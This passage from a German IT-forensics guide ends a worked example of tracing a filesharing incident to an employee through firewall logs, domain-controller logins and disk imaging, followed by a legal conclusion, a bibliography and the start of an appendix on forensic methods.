Der Grund dafür ist, dass die eigentlichen EVT-Dateien in einem Binärformat gespeichert sind, welche nicht ohne weiteres beispielsweise mit einem Texteditor eingesehen werden können.




Abb. 74: Extraktion von Eventlogs mittels der Ereignisanzeige

Wenn die Logs jedoch über die Ereignisanzeige gespeichert werden, wird die Formatumwandlung durch das Anzeigeprogramm der Ereignisanzeige vorgenommen.

Untersuchung

Untersuchung, Sitzungsdaten

Im Untersuchungsabschnitt des forensischen Prozesses wurden die wichtigen Daten von den Überflüssigen getrennt. So wurde hier beispielsweise der betroffene Zeitraum extrahiert. Auch hierfür kam das Werkzeug Logparser zum Einsatz, das mittels einer SQL-Abfragesprache einen einfachen Zugriff ermöglicht. Dieses unterstützt die in Tabelle 71 angegebenen Maßnahmen.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						Unters-uchung der Logdateien
Anwenderdaten						

Tabelle 71: Maßnahmen der Untersuchung

Bei der Suche wurden Ereignisse mit den Kennungen 540 (Anmeldungen und Abmeldungen, enthalten IP-Adresse des Clientrechners), 538 (Weitere Informationen zur Anmeldung) und 565 (Weitere Informationen zur Abmeldung) betrachtet. Dadurch konnte festgestellt werden, dass zum Zeitpunkt des Vorfalls der Benutzer Meier auf dem betroffenen System eingeloggt war.

Datenanalyse

Datenanalyse

Bevor die forensische Untersuchung abgeschlossen werden konnte, mussten die Daten der einzelnen Systeme zunächst zusammengefügt werden. Dies wurde zwar, insbesondere bei der Zeit, bereits während den anderen Untersuchungsschritten getan, dennoch sind für einen Gesamtverlauf alle Daten relevant. Die relevanten Maßnahmen sind in Tabelle 72 dargestellt.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Korrelation von Rohdaten
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						Korrelation von Kommunikationsprotokolldaten
Prozessdaten						Korrelation von Prozessdaten
Sitzungsdaten						Korrelation von Log-Dateien
Anwenderdaten						

Tabelle 72: Maßnahmen der Datenanalyse

Die Logdaten der Firewall und des Domänenkontrollers wurden dazu mit den Rohdaten aus dem Datenträgerabbild zusammengefügt. Da vom gegebenen Zeitpunkt weder Prozessdaten, noch Kommunikationsprotokolldaten vorhanden waren, konnten diese nicht zur Vervollständigung des Verlaufs genutzt werden.

Die in Tabelle 73 dargestellte CERT-Taxonomie konnte also im Gegensatz zum vorherigen Untersuchungsschritt mit Hinblick auf den Auslöser konkretisiert werden.

Angreifer	Werkzeuge	Schwachstelle	Aktion	Ziel	Resultat	Absicht
Benutzerkonto „Meier“	Filesharing-werkzeug		Stehlen	Daten	Unerlaubter Zugriff auf Computer und Netze und Informationen	

Tabelle 73: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Dokumentation

Abschließend wurde aus diesen Beobachtungen ein beispielhafter Bericht erstellt:

Dokumentation

Forensische Untersuchung betreffs der Abmahnung vom xx.xx.xxxx

Untersuchung auf der Firewall

Abschließender Bericht

Untersuchender Max Mustermann
Beginn der Untersuchung 24.07.2008 10:18 GMT +1:00

Beim Eintreffen war die Firewall in Betrieb, ein Nutzer war nicht angemeldet. Für die Datensammlung wurde im Anschluss der Nutzer „root“ angemeldet. Im Folgenden wurde /proc/net/ip_conntrack auf einen mitgebrachten USB-Datenspeicher gesichert und die SHA256-Prüfsumme gebildet. Diese wurde auf dem Beweiszettel notiert. Des Weiteren wurden alle Dateien, welche mit „syslog“ beginnen und sich in /var/log/ befanden, auf den USB-Datenspeicher gesichert. Auch hier wurden wiederum die SHA256-Prüfsummen gebildet und notiert. Im Anschluss wurde der USB-Datenspeicher ausgehängt und abgezogen, zusätzlich wurde der Schreibschutzschalter umgelegt. Nun wurde der Nutzer abgemeldet.

Die folgende Untersuchung fand auf der forensischen Workstation statt, wo im Wesentlichen die Werkzeuge „gzip“, „cat“, „grep“, sowie „less“ verwendet wurden. Die Untersuchung von ip_conntrack ergab, dass zum Untersuchungszeitpunkt keine Filesharing-Aktivitäten feststellbar waren. Die Firewalllogs zeigten jedoch verdächtige Aktivitäten vom Arbeitsplatz mit der IP „192.168.0.10“ zum angegebenen Zeitpunkt. Da die Firewall nur Port-Nummern protokolliert und keine Protokollanalyse vornimmt, ist eine weitere Untersuchung auf dem Arbeitsplatzcomputer nötig.

Beigelegte Beweise :

Beweisdatenträger 1 (USB-Datenspeicher)
ip_conntrack
syslog, syslog.0, syslog.1.gz, syslog.2.gz, syslog.3.gz, syslog.4.gz, syslog.5.gz, syslog.6.gz

Beweisdatenträger 2 (WORM-Medium: DVD-R mit Festplattenabbild)
Daten der forensischen Workstation (verwendete Werkzeugversionen)
script-Protokoll der Untersuchung

Beweiszettel
Prüfsummen der Daten von Datenträger 1
Prüfsummen der Daten von Datenträger 2

Untersuchung auf dem Tätercomputer

Untersuchender Max Mustermann
Beginn der Untersuchung 24.07.2008 11:03 GMT +1:00

Beim Eintreffen befand sich der Arbeitsplatz im aktiven Zustand und das Programm „Open Office Writer" war aktiv. Zunächst wurden die aktiven Prozesse mit „Tasklist" auf einen mitgebrachten USB-Datenspeicher gesichert. Wie bei allen weiteren Beweisen wurde die Ausgabe dieses Programms mit der korrespondierenden SHA256 Hashsumme versehen und diese Prüfsumme auf dem beigelegten Beweiszettel notiert. Gleiches wurde auch mit den Werkzeugen „netstat" und „ipconfig" durchgeführt. Danach wurde dem System von der Stromzufuhr getrennt.

Danach wurde das System von einem Datenträger gestartet, auf dem sich Helix 1.9a (07-13-2007) befand. Sowohl der Datenträger, als auch dessen Prüfsumme sowie die vom Hersteller angegebener Prüfsumme sind den Beweisen beigelegt.
Zunächst wurde unter Verwendung eines Writeblockers mit „dcfldd" eine forensische Kopie der Festplatte erzeugt, auf der die weiteren Untersuchungen durchgeführt wurden. Prüfsummen, sowohl der Festplatte als auch deren Kopie, befinden sich auf dem beigelegten Beweiszettel.
Als nächster Schritt wurde eine Suche nach bekannten Tauschbörsenprogrammen durchgeführt. Dabei konnte eine Installation von „uTorrent" im Verzeichnis C:\Programme\uTorrent gefunden werden. Sowohl die Binärdatei als auch deren Prüfwert befinden sich in den beigefügten Beweisen. Danach wurde das bekannte Arbeitsverzeichnis von uTorrent nach Hinweisen durchsucht. Eine Überprüfung von
C:\Dokumente und Einstellungen\me\Anwendungsdaten\uTorrent
ermöglichte die Sicherstellung einiger Torrent-Dateien. Darunter befand sich auch die Torrent-Datei zu dem abgemahnten Inhalt. Die gesicherten Torrent-Dateien finden sich als Beweismittel beigelegt, ebenso deren Prüfsummen. Eine Überprüfung des Zielverzeichnisses für Downloads, die mit uTorrent durchgeführt werden, erbrachte, dass sich dort keine Beweismittel finden ließen. Eine Dateiwiederherstellung mittels Autopsy auf dieses Verzeichnis, C:\Dokumente und Einstellungen\me\Eigene Dateien\Downloads, konnte Dateireste von gelöschten Dateien wiederherstellen. Eine Analyse der Dateireste mittels des forensischen Werkzeugs „file" ließ einen MPG-typischen Dateiheader erkennen, der, neben dem Dateinamen, darauf hindeutet, dass sich hierbei um die abgemahnte Datei handelt. Die wiederhergestellten Fragmente der Datei sind ebenfalls auf dem Beweisdatenträger enthalten.

Beigelegte Beweise :

Beweisdatenträger 1 (WORM-Medium: DVD-R)
Ausgabe von Tasklist
Ausgabe von netstat
Ausgabe von ipconfig
Inhalt des Verzeichnisses C:\Programme\uTorrent
Inhalt des Verzeichnisses C:\Dokumente und Einstellungen\me\Anwendungsdaten\uTorrent
Wiederhergestellte Inhalt des Verzeichnisses C:\Dokumente und Einstellungen\me\Eigene Dateien\Downloads
Screenshots der Ausgaben von Autopsy

Beweisdatenträger 2 (WORM-Medium: CD-R)

Verwendeter Datenträger von Helix 1.9a (07-13-2007)

Beweisdatenträger 3 (USB-Festplatte)
gesichertes Festplattenabbild

Beweiszettel
Prüfsummen der Daten von Datenträger 1
Prüfsummen der Daten von Datenträger 2
Prüfsumme für Helix 1.9a (07-13-2007) von Herstellerwebsite
Prüfsummen der Daten von Datenträger 3

Untersuchung auf dem Domänencontroller

Untersuchender Max Mustermann
Beginn der Untersuchung 24.07.2008 11:16 GMT +1:00

Beim Eintreffen war der Server aktiv, ein Nutzer war jedoch nicht angemeldet. Anschließend wurde sich als Administrator eingeloggt und die Ereignisanzeige geöffnet. Im Folgenden wurde das Sicherheitsprotokoll als EVT-Datei auf einen mitgebrachten USB-Datenspeicher extrahiert. Danach wurde die SHA256-Prüfsumme ermittelt und auf dem Beweiszettel notiert. Im Anschluss wurde der Nutzer wieder abgemeldet. Zusätzlich dazu wurde das Sicherheitsprotokoll mittels Logparser, Version 2.2, über das Netzwerk vom Server auf die mobile forensische Workstation gesichert. Zudem wurde die SHA256-Prüfsumme auf dem Beweiszettel notiert.

Im folgenden Schritt wurde der angegebene Zeitraum aus den Logdaten extrahiert, hierfür kam wiederum das Werkzeug „Logparser“ auf der forensischen Workstation zum Einsatz. Auch für diese Untersuchungsergebnisse wurde die SHA256-Prüfsumme gebildet und auf dem Beweiszettel notiert. Zudem wurden die Ergebnisse des lokalen mit denen des entfernten Datenexports verglichen. Beide enthielten exakt die gleichen Daten.

Beigelegte Beweise :

Beweisdatenträger 1 (USB-Datenspeicher)
Sicherheitsprotokollexport der Ereignisanzeige

Beweisdatenträger 2 (WORM-Medium: CD-R)
Sicherheitsprotokollexport von Logparser
Extrahierte Zeiträume aus den Sicherheitsprotokollexporten

Beweisdatenträger 3 (WORM-Medium: DVD-R mit Festplattenabbild)
Daten der forensischen Workstation (verwendete Werkzeugversionen)

Beweiszettel
Prüfsummen der Daten von Datenträger 1
Prüfsummen der Daten von Datenträger 2
Prüfsummen der Daten von Datenträger 3

Zusammenfassung:

Die Untersuchung des Firewallsystems erbrachte die Information, dass die

betreffenden Verbindungen zum Tauschbörsendienst über einen Zeitraum von drei Wochen von dem Arbeitsplatz mit der IP-Adresse „192.168.0.10“ ausgingen. Eine Untersuchung auf dem System brachte einen installierten Tauschbörsenclienten sowie die Dateirechte der zuvor gelöschten, beanstandeten Dateien zum Vorschein. Mittels Korrelation mit den Logindaten, die auf dem Domänencontroller aufgezeichnet wurden, war es möglich, aus der Kombination von Zeitpunkt und Arbeitsplatz herauszufinden, welcher Mitarbeiter dort zu diesem Zeitpunkt aktiv war.

Fazit

Üblicherweise wird die IT-Forensik als ein Fachgebiet verstanden, welches sich mit dem Nachweis und der Aufklärung von Straftaten unter Verwendung von IT-Komponenten beschäftigt. Diese Sichtweise auf die IT-Forensik umfasst insbesondere die Tätigkeiten, welche speziell geschulte Auditoren und Strafverfolgungsbehörden in der Vorfallsbearbeitung einsetzen. Ohne diese Zielgruppe außer Acht zu lassen, wird die IT-Forensik auf Vorfälle und Untersuchende außerhalb dieser Festlegung erweitert. In dem vorliegenden Dokument wird IT-Forensik als Datenanalyse zur Feststellung der Ursache eines Fehlverhaltens einer IT-Anlage betrachtet. Darin eingeschlossen sind sowohl absichtliche Manipulationen an IT-Anlagen als auch Komponentenversagen in Hard- und Software bzw. als Folge einer Fehlbedienung durch Anwender. Aufgrund der Ausweitung des Anwendungsfeldes beginnt die IT-Forensik aus der Sichtweise dieses Leitfadens bereits bei der Planung einer IT-Anlage. Aufgrund der Ausweitung des Anwendungsfeldes wird deshalb die Hinzunahme der *strategischen Vorbereitung* möglich. Diese schließt u. a. die Sicherstellung einer netzwerkweiten korrekten Zeitbasis ein. Auch die sichere Erfassung und Speicherung von Ereignisdaten (engl. Logs) wird damit ein Teil der IT-Forensik. Die Planung des Netzwerks erlangt dabei eine herausragende Bedeutung, u. a. wird hier festgelegt, wo Netzwerksensoren aber auch Aufzeichnungssysteme zu platzieren sind, um bestimmte Daten erfassen zu können. Auch in die Auswahl von Netzwerkkomponenten sollten Überlegungen zu den forensischen Fähigkeiten der Geräte mit einfließen. Analog dazu hat auch die Auswahl von Hard- und Softwareausstattung sowohl für Arbeitsstationen als auch Server einen nicht zu unterschätzenden Einfluss auf die Menge und Qualität der gesammelten forensisch relevanten Daten und damit auf das Ergebnis einer forensischen Untersuchung.

Diese Studie spiegelt in Auszügen den Stand der Technik im Bereich IT-Forensik wider, erhebt aber keinen Anspruch auf Vollständigkeit. Dieses Feld unterliegt sehr kurzen und starken Veränderungszyklen. Verantwortliche und Durchführende in diesem Bereich sind explizit angehalten, diesen Leitfaden und die ihm zugrunde liegende Methodik als Ausgangspunkt für weiterführende Betrachtungen zu nutzen und sich dadurch auf dem aktuellen Stand zu halten bzgl. Änderungen der Gesetzeslage und Standards sowie neuen Bedrohungen und Methoden. Für die IT-Forensik gelten selbstverständlich der Datenschutz und andere wichtige gesetzliche Bestimmungen, wie z. B. das Fernmeldegesetz. Für einige Personengruppen, wie z. B. Angehörige von Strafverfolgungsbehörden, werden einige der Forderungen dieser Gesetze hinter den Strafaufklärungsanspruch des Staates zurückgestellt. Bei der Ausweitung des Feldes möglicher Ausführender auch auf die IT-Anlagenbetreiber kommen alle rechtlichen Vorschriften uneingeschränkt zur Geltung. Dies hat insbesondere damit einen erheblichen Einfluss darauf, welche Daten im Rahmen einer forensischen Untersuchung durch diese Personengruppe überhaupt erfasst und eingesehen werden dürfen.

Durch die im vorliegenden Leitfaden vorgestellte Vorgehensweise wird ein Ausführender befähigt, eine forensische Untersuchung beginnend mit der Vorbereitung bis hin zum Abschlussbericht erfolgreich und ressourcenschonend zu führen. Dadurch wird eine *Unabhängigkeit* von speziellen, evtl. nicht mehr vorhandenen oder in ihren Leistungsmerkmalen und -anforderungen veränderten Software- und Hardwareprodukten erreicht.

Literaturliste

[Ach06] Achilles, Albrecht: Betriebssysteme. Springer Verlag. ISBN 3-540-23805-0. 2006

[Alt08] Altschaffel, Robert: Die Dokumentationsfunktion des forensischen Prozesses. Studienarbeit, eingereicht bei der Fakultät für Informatik der Universität Magdeburg. November 2008

[Boc08] Bock, Wolfgang; Macek, Günther; Oberndorfer, Thomas; Pumsenberger Robert: Praxisbuch ITIL. Galileo Press. ISBN 978-3-8362-1168-0. 2008

[BSI02] Bundesamt für Sicherheit in der Informationstechnik: Integrierte Gebäudesysteme - Technologien, Sicherheit und Märkte. ISBN 3-992476-39-X. SecuMedia-Verlag. 2002

[BSI07] Bundesamt für Sicherheit in der Informationstechnik: Sichere Anbindung von lokalen Netzen an das Internet (Isi-LANA). http://www.bsi.bund.de/literat/studien/ISILana/ISi-S-LANA.pdf .2007

[BSI07a] Bundesamt für Sicherheit in der Informationstechnik: Studie über die Nutzung von Log- und Monitoringdaten im Rahmen der IT-Frühwarnung und für einen sicheren IT-Betrieb. http://www.bsi.bund.de/literat/studien/logdaten/logdatenstudie.pdf .2007

[Buc05] Buchholz, Florian; Falk Courtney: Design and Implementation of Zeitline – A Forensic Timeline Editor. Proceedings DFRWS 2005. http://www.dfrws.org/2005/proceedings/buchholz_zeitline.pdf. 2005

[Bun06] Bunting, Steve; Wei, William: The official EnCE EnCase Certified Examiner Study Guide. Wiley Publishing Inc. ISBN 0-7821-4435-7. 2006

[Car05] Carrier, Brian: File System Forensic Analysis. Addison Wesley Professional. ISBN 0-32-126817-2. 2005

[Cas04] Casey, Ehogan: Digital Evidence and Computer Crime. ISBN 0-12-162885-X. 2004

[Dit04] Dittmann, Jana: IT-Security. (http://omen.cs.uni-magdeburg.de/itiamsl/cms/front_content.php?idcat=91). 2004

[Far05] Farmer, Dan.: Forensic discovery. Addison-Wesley. ISBN 0-201-63497-X. 2004

[FHB08] Bäwert,Thomas; Pemöller Hendrik: Forensic Tool Testing – File Carving. Praktikumsarbeit an der Fachhochschule Brandenburg. 2008

[FHB08a] Ihl, Joscha; Jesidowski, Slawomir: Forensic Tool Testing – Undelete. Praktikumsarbeit an der Fachhochschule Brandenburg. 2008

[Fle08] Fleischmann, Stefan: X-Ways Forensics/WinHex.

Benutzerhandbuch. 2008

[Fre07] Freiling, Felix.: Forensik-2007 . (http://pi1.informatik.uni-mannheim.de/filepool/teaching/forensik-2007/). 2007

[Fri08] Frisch, Aeleen; Klein, Helge: Windows-Befehle für Server 2008 und Vista. O'Reilly Verlag. ISBN 978-3-89721-543-6. 2008

[Gar05] Garside, Adam Spencer; Intrusion Detection with Snort. IIPS FALL CONFERENCE 2005. http://www.nciips.cc.nc.us/fallconferencepresentations/snort.pdf. 2005

[Ges08] Geschonneck, Alexander: Computer Forensik : Systemeinbrüche erkennen, ermitteln, aufklären. dpunkt.GmbH. ISBN 3-89864-253-4. 2008

[Ges08a] Geschonneck, Alexander: Windows Vista Forensik. 15.DFN-CERT Workshop Hamburg. http://www.dfn-cert.de/veranstaltungen/workshop/vortrage-vergangener-workshops/2008/geschonneck.pdf. 2008

[GSHB08] BSI.: IT-Grundschutz-Startseite. (http://www.bsi.de/gshb/index.htm. 2008).2008

[Gup06] Gupta, Mayank R.; Hoeschele, Michel D.; Rogers, Marcus K.: Hidden Disk Areas - HPA and DCO. International Journal of Digital Evidence. 2006

[Hei09] Heinrich, Christian: „MAC-Time-Analyse mit Hilfe des Journals eines Ext3-Dateisystems“, Bachelorarbeit an der FH Brandenburg, 2009

[Hil08] Hildebrandt, Mario: Einsatz fortschrittlicher Methoden in vernetzten Systemumgebungen, mit dem Schwerpunkt der Live-Analyse von Linux-Servern, am Beispiel des Szenarios „Angriff aus dem Intranet/Internet“. Studienarbeit, eingereicht bei der Fakultät für Informatik der Universität Magdeburg. November 2008

[HL98] Howard, John D.: Longstaff Thomas A.: A common language for computer security incidents. ISBN 0-201-63346-9. 1998

[Hoe09] Hoeren, Thomas: Internetrecht. (http://www.uni-muenster.de/Jura.itm/hoeren/materialien/Skript/Skript_Maerz2009.pdf). 2009

[Hop07] Hoppe, Tobias und Lang, Andreas und Dittmann, Jana; Evaluierung der Bedrohung durch fortschrittliche Angriffstechniken von Programmen mit Schadensfunktion; 2007 - Innovationsmotor IT-Sicherheit;Tagungsband 10. Deutscher IT-Sicherheitskongress des BSI; SecuMedia Verlag Ingelheim, 20071-49, ISBN 978-3-922746-98-0, 2007

[IMF08] Göbel, Oliver; Schadt, Dirk; Frings, Sandra; Günther, Detlef und Nedon, Jens: IMF 2008 IT Incident Management & IT Forensics. LNI Proceedings. ISBN 978-3-88579-234-5. 2008

[ISACA08] ISACA: Computer Forensics Document G28.

(http://www.isaca.org/AMTemplate.cfm?Section=Standards,_Guidelines,_Procedures_for_IS_Auditing&Template=/ContentManagement/ContentDisplay.cfm&ContentID=18642). 2008

[IST08] IST: Misuse Detection System. (http://www.ist-world.org/ProjectDetails.aspx?ProjectId=5093cc95705e4286b483fa9c9bdda330). 2008

[ITIL08] APM Group Ltd: IT-Infrastructure Library. (http://www.itil-officialsite.com/home/home.asp). 2008

[ITW08] ITWissen: DIN 44300 Definition IT-Lexikon. (http://www.itwissen.info/definition/lexikon/DIN-44-300.html). 2008

[Jei02] Technical Standardization Committee on AV and IT Storage Systems and Equipment: Exchangeable image file format for digital still cameras - Exif Version 2.2. (http://www.kodak.com/global/plugins/acrobat/en/service/digCam/exifStandard2.pdf). 2008

[Jon03] Jones, Keith J.: Forensic Analysis of Internet Explorer Activity Files. http://www.foundstone.com/us/pdf/wp_index_dat.pdf. 2003

[Joo08] Joos, Thomas: Microsoft Server 2008 – Die Neuerungen im Praxiseinsatz. Microsoft Press. ISBN 3-86645-645-X. 2008

[KAD09] S. Kiltz, R. Altschaffel, J. Dittmann: From the Computer Incident Taxonomy to a Computer Forensic Examination Taxonomy; In: From the computer incident taxonomy to a computer forensic examination taxonomy: 5th International Conference on IT Security Incident Management and IT Forensics, IMF 2009 . - Piscataway : IEEE, ISBN 978-0-7695-3807-5, S. 54-68 Kongress: IMF 2009; 5 (Stuttgart) : 2009.09.15-17: 2009

[KHD09] S. Kiltz, M. Hildebrand, J. Dittmann: Forensische Datenarten und -analysen in automotiven Systemen; In: Patrick Horster (Ed.), DACH Security 2009; Bochum; 19./20. Mai 2009

[KHDV09] S. Kiltz, T. Hoppe, J. Dittmann, C. Vielhauer: Video surveillance: A new forensic model for the forensically sound retrival of picture content off a memory dump. In: Proceedings of Informatik2009 - Digitale Multimedia-Forensik, GI Informatik 2009, Lübeck, 2009

[KHDVS09] S. Kiltz, M. Hildebrand, J. Dittmann, C. Vielhauer, C. Schulz: Sicherstellung von gelöschtem Schadcode anhand von RAM-Analysen und Filecarving mit Hilfe eines forensischen Datenmodells, Tagungsband des 11. Deutscher IT-Sicherheitskongress des BSI, SecuMedia Verlag Ingelheim, ISBN 978-3-922746-97-3, 2009

[Ken06] Kent, Karen; Chevalier, Suzanne; Grance, Tim; Dang Hung: Guide to Integrating Forensic Techniques into Incident Response - NIST Special Publication 800-86. 2006

[Krö08] Kröger, Knut: Forensische Aufklärung eines Vorfalls unter Betrachtung der Eigenschaften der Dateisysteme NTFS und FAT32 am Beispiel des Szenarios „Täter-/Opfer PC“. Bachelorarbeit am Fachbereich der Fachhochschule Brandenburg. 2008

[Kru04] Kruse, Warren G.: Computer forensics - incident response essentials. Addison-Wesley. ISBN 0201707195. 2004

[Lai00] Laing, Brian: Intrusion Detection Systems. http://www.snort.org/docs/iss-placement.pdf. 2000

[LD08] Lang, Andreas; Dittmann,Jana: Offline-Forensik für vernetzte Gruppeninteraktionen, In: Patrick Horster (Ed.), DACH Security 2008; Bestandsaufnahme, Konzepte, Anwendungen, Perspektiven; Syssec; S. 160-170; Berlin; 24./25. Juni 2008 2008, ISBN: 978-3-00-024632-6. 2008

[Lar02] Larisch, Dirk: Verzeichnisdienste im Netzwerk – NDS, Active Directory und andere. Hanser Verlag. ISBN 978-3446212909. 2002

[Lew73] Lewis, David: Causation. Journal of Philosophy, Oxford University Press. 1973

[Lin08] Lindner, Felix: Network Infrastucture Forensics. In Proceedings IMF2008 IT Incident Management & IT Forensics. LNI Proceedings. ISBN 978-3-88579-234-5. 2008

[Moo06] Moos, Flemming: Datenschutzrecht – schnell erfasst. Springer Verlag. ISBN 3-540-236-89-9. 2008

[New07] Newman, Robert C.: Computer Forensics – Evidence Collection and Management. Auerbach Publications. ISBN 0849305616. 2007

[Nik05] Nikkel, Bruce J.; Forensic acquisition and analysis of magnetic tapes. The International Journal of Digital Forensics and Incident Response. 2005

[NTF08] NTFS.com Partition Boot Sector on PC hard drives. (http://www.ntfs.com/ntfs-partition-boot-sector.htm). 2008

[Obe08] Obex, Hannes: Sind E-Mail-Accounts von Mitarbeitern unantastbar? In DFN Mitteilungen Ausgabe 75. ISSN 0177-6894. 2008

[Pie04] Piester, Dirk; Hetzel, Peter; Bauch, Andreas: Zeit- und Normalfrequenzverbreitung mit DCF77. PTB-Mitteilungen 114. 2004

[Pim06] Pimenidis, Lexi: Überwachung der Sicherheit. In MISC Magazin 1/2006. Diamond editions. 2006

[Plö07] Plötner, Johannes; Wendzel, Steffen: Praxisbuch Netzwerksicherheit. ISBN 978-3-89842-828-6. 2007

[Rös03] Rössing, Rolf von: Ein Integrationsmodell für das Krisenmanagement. 2003

[Ruf07] Ruff, Nicolas: Enter SandMan. PacSec07. (http://www.msuiche.net/pres/PacSec07-slides-0.4.pdf). 2007

[Sch00] Schneier, Bruce: Secrets and Lies - Digital Security in a networked world. Wiley Publishing Inc. ISBN 0-471-25311-1. 2000

[Sch01] Schmidt, Friedhelm: SCSI-Bus und IDE-Schnittstelle. Addison & Wesley Verlag. ISBN 3-8273-1828-9. 2001

[Sch07] Schaar, Peter: Das Ende der Privatsphäre. Bertelsmann Verlag. ISBN 978-3-570-00993-2. 2007

[Sil99] Silberschatz, Avi und Galvin, Peter: Operating System Concepts. Wiley Publishing Inc. ISBN 0-471-36414-2. 1999

[Spe08] Spenneberg, Ralf: Undeleted - Carving tools help you to recover deleted files. Linux Magazine Issue 93. 2008

[Sta95] Stallings, William: Operating Systems. Prentice Hall. ISBN 0-13-180977-6. 1995

[Sta98] Stallings, William: SNMPv3 - A Security Enhancement for SNMP. IEEE Communications Surveys. 1998

[Ste08] Stevens, Didier: Shoulder Surfing a Malicious PDF Author. http://blog.didierstevens.com/2008/11/10/shoulder-surfing-a-malicious-pdf-author, 2008

[Tan01] Tanenbaum, Andrew S.: Modern Operating Systems. Prentice Hall. ISBN 0-13-588187-0. 2001

[UMD08] Gennies, Maria; Harms, Hinrich und Clausing: IT-Sec-II E-Mail Forensics. Seminararbeit der Universität Magdeburg. 2008

[UMD08a] Wenju, Eniyavan: Chat Client Forensics. Seminararbeit der Universität Magdeburg. 2008

[UMD08b] Shahzad, Ahmed; Qasim, Alima: IT-Forensics – Runtime Analysis. Seminararbeit der Universität Magdeburg. 2008

[UMD08c] Becker, Christian; Borodatyy, Arthur und Michaelis, Constanze: Pyflag – Log Analyse. Seminararbeit der Universität Magdeburg. 2008

[UMD08d] nicht namentlich aufgeführter Autor; Specht Norman: Pyflag – Networkforensics. Seminararbeit der Universität Magdeburg. 2008

[Van06] Vangerow, Andreas: Entwicklung einer Systemarchitektur für forensische Analysen. Diplomarbeit am Fachbereich Rechnernetze und Verteilte Systeme an der Universität Bielefeld. 2006

[Weg08] Wegner, Sven: Aufklärung eines Vorfalls in einer IT-Anwendung auf einem Server Betriebssystem am Beispiel des Szenarios „Beweissicherung mit forensischen Methoden von Microsoft Windows 2003 Server und MySQL". Bachelorarbeit am Fachbereich der Fachhochschule Brandenburg. 2008

[WIT08] Windows IT Library. (http://www.windowsitlibrary.com/Content/592/2.html). 2008

[WKS08] Wright, Craig, Kleiman, Dave und Sundhar, Shyaam: Overwriting Hard Drive Data – The Great Wiping Controversy. In „Information Systems

Security“, S. 243-257. Springer Verlag ISBN 978-3-540-89861-0

[Zeh08] Zehner, Marcel: Windows Vista Security. Hanser Fachbuchverlag. ISBN 3-44641-356-1. 2008

[Zim80] Zimmermann, Hubert: OSI Reference Model – The ISO Model of Architecture for Open Systems Interconnection. IEEE Transactions on Communications. 1980

Anhang A

Im ersten Teil des Anhangs werden zunächst exemplarisch 12 ausgewählte forensische Methoden und deren Einordnung in das Verlaufsmodell und die Einteilung in grundlegende Methoden als Basis zur angestrebten Erweiterung der Liste von forensischen Methoden und ihres Einsatzes vorgestellt. Nachfolgend wird eine detaillierte Beschreibung und eine Anleitung zur Konstruktion des „digitalen Fahrtenschreibers“ aus Kapitel gegeben. Der in Kapitel in seinen Eigenschaften vorgestellte Logserver wird zusammen mit exemplarischen Klienten in seiner Einrichtung beschrieben.

Anhang A1 - Forensische Methoden im Detail

Das Ziel des Leitfadens ist es insbesondere, den Leser zu motivieren, sich einen eigenen forensischen Werkzeugkatalog anzufertigen, um damit auf Veränderungen im Hard- und Softwareangebot bzw. der Systemanforderungen flexibel reagieren zu können und unabhängig von bestimmten Produkten zu sein. Dazu wurde im Rahmen dieses Leitfadens im Kapitel eine Eigenschaftsliste entwickelt. Damit ist eine Klassifizierung von forensischer Software möglich, welche im Umkehrschluss wiederum erlaubt, forensische Software anhand ihrer Eigenschaften für den jeweiligen Verwendungszweck auszuwählen.

Nachfolgend werden nun exemplarisch ausgewählte forensische Werkzeuge und ihre Einordnung detaillierter in Form einer Methodencharakterisierung anhand einer Systematik vorgestellt (siehe dazu nachfolgende Tabelle 74). Mit Hilfe dieser Systematik können gezielt konkrete Werkzeuge zur Verwendung im Rahmen einer forensischen Untersuchung anhand ihrer Eigenschaften ausgewählt werden.
